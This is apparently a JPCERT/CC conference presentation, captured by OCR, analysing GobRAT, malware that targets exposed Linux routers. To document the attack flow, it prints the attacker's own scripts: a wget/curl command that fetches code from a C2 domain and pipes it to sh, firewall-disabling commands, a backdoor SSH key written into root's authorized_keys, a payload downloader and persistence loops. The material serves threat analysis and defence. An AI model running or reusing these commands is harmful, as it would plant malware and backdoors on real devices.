IoT Malware Riding Pegasus

- How to Hunt and Analyze GobRAT -

JPCERT/CC Yuma Masubuchi


Who am I?


Yuma Masubuchi

- JPCERT/CC
- Malware/Forensics Analyst, Intelligence Analyst.
- Check out our blog and GitHub for our malware analysis and technical findings:
  - https://blogs.jpcert.or.jp/en/
  - https://github.com/JPCERTCC/

GobRAT

- First confirmed infection to a Linux router in Japan in February 2023
- Development has continued since then, with the latest version 2.0.7.3 confirmed
- Written in Go Language





増渕 雅序(Yuma Masubuchi) May 29, 2023

GobRAT malware written in Go language targeting Linux routers

Tool

Email


JPCERT/CC has confirmed attacks that infected routers in Japan with malware around February 2023. This blog article explains the details of the attack confirmed by JPCERT/CC and GobRAT malware, which was used in the attack.

Attack flow up to malware execution

Initially, the attacker targets a router whose WEBUI is open to the public, executes scripts possibly by using vulnerabilities, and finally infects the GobRAT. Figure 1 shows the flow of the attack until GobRAT infects the router.

Victim countries based on VT submitter

Based on the submit country to VT,
it is estimated that the following countries have been affected.



Goal of This Presentation


This presentation shares the Evolution of New GobRAT and C2 hunting methods.

This Presentation Topics


1. Attack Flow
2. GobRAT Internals
3. Command Details using Emulation
4. Hunting C2
5. Tools and Countermeasure

1. Attack Flow
2. GobRAT Internals
3. Command Details using Emulation
4. Hunting C2
5. Tools and Countermeasure

Attack Flow



Attack Flow




Target Router


In the incident we identified, In the ASUS router,
a Web-UI like this was exposed to the WAN side.

Target Router

In previous versions, the remote connection function was unintentionally switched on when accessing from a smartphone



Router was accessed from a smartphone




The remote connection function was turned on

https://twitter.com/nicter_jp/status/1646029541004148736

Execute command with SSH

After establishing SSH with the router,
the attacker downloads script from the C2 server with wget.

```
(wget --no-check-certificate -qO –
https[:]//su.vealcat[.]com/lwbehzxyag/qpknpmdlnd | sh)
|| curl -s -k https[:]//su.vealcat[.]com/lwbehzxyag/qpknpmdlnd | sh
```



Loader Script


The attacker disabled firewall and registered hard-coded SSH keys

Disable Firewall

```
#stop firewall
systemctl stop firewalld.service 2>/dev/null || echo "firewalld stop error"
systemctl disable firewalld.service 2>/dev/null || echo "firewalld disable  error"
iptables -F  || echo "iptables error"
```

SSH Keys is overwritten

```
# insert ssh public backdoor
ssh_keys='ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC9D5oD+btSlAQv+UfJL81I+b0i03sWShoHiz6ZlHL/dOLG9vSRX7PO4xJCJK6m6GnQwHvk/
0Q0XswHHGzndkncYECEuglz4373S1ixyq497VCyH85fdX0aUA6TpXeLmGT2lj18zosxnamZV/J9za0K2RAIGlAeG7kYowo39wZKwSJULwMU843z0DEJ8D0pWOGfG14
+NiIE9ocE6fWQEBMZuM4YLziPWHoFq/ub7+tWR7uheXaT+PZ36P7lnLaaUZL9FUxdldhbG2+Pi5papdFA0M9z6AQoa9Y31ww65f8P5slNf1Q8vloVIwg
+7gNslkDTQSFWAca35l9v7B1JI0+h root@rsa'
ssh_file='/root/.ssh/authorized_keys'
grep "$ssh_keys" $ssh_file || (echo "$ssh_keys" >> $ssh_file && chmod 0600 $ssh_file)
```



Loader Script


The download method is the same as that for general IoT malwar:
wget or curl are used depending on the architecture of the machine

```
if [ -z $HOSTTYPE ]; then
    if uname -m 2>/dev/null | grep -iq aarch64; then
        HOSTTYPE=aarch64
    elif uname -m 2>/dev/null | grep -iq armv7; then
        HOSTTYPE=arm
    elif uname -m 2>/dev/null | grep -iq x86_64; then
        HOSTTYPE=x86_64
    elif uname -m 2>/dev/null | grep -iq "i386"; then
        HOSTTYPE=i386
    elif uname -m 2>/dev/null | grep -iq "i686"; then
        HOSTTYPE=i686
    elif cat /proc/cpuinfo 2>/dev/null | grep -iq AArch64; then
        HOSTTYPE=arm
    elif cat /proc/cpuinfo 2>/dev/null | grep -iEq "^CPU architecture: 8"; then
        HOSTTYPE=arm
    elif cat /proc/cpuinfo 2>/dev/null | grep -iq ARMv7; then
        HOSTTYPE=arm
```

x86, x86_64, ARM, MIPS

```
#download elf with rate 200k
wget -q -t 1 -T 8 --limit-rate 200k -O $share_dir/apachedtmp https://su.vealcat.com/zone.$HOSTTYPE --no-check-certificate ||
curl -s -k --limit-rate 200k https://su.vealcat.com/zone.$HOSTTYPE  -o $share_dir/apachedtmp || wget -q -O $share_dir/
apachedtmp http://su.vealcat.com:58888/zone.$HOSTTYPE || curl  http://su.vealcat.com:58888/zone.$HOSTTYPE -o $share_dir/
apachedtmp
```

Attack Flow




Daemon Script

The script is executed in a loop for unexpected logouts and process termination

```
#!/bin/sh
while true;do
  if ! pidof apached; then
    /tmp/env/.qnapd/sshd.sh
  fi
  sleep 20
done
```

Start Script




Start Script

The start script is unique in that it logs the date and time of the execution to a log file. Run GobRAT by nohup and Write the time of execution to restart.log

log file

```
#!/bin/sh
cd /tmp/env/.qnapd
file_name="/tmp/env/.qnapd/restart.log"
if (ps -ef || ps)  | grep '/tmp/env/.qnapd/apached' | grep -v grep; then
 echo
else
 if type nohup; then
  nohup /tmp/env/.qnapd/apached -d >/dev/null &
 else
  /tmp/env/.qnapd/apached -d >/dev/null &
 fi
  echo `date` >> $file_name
fi
```

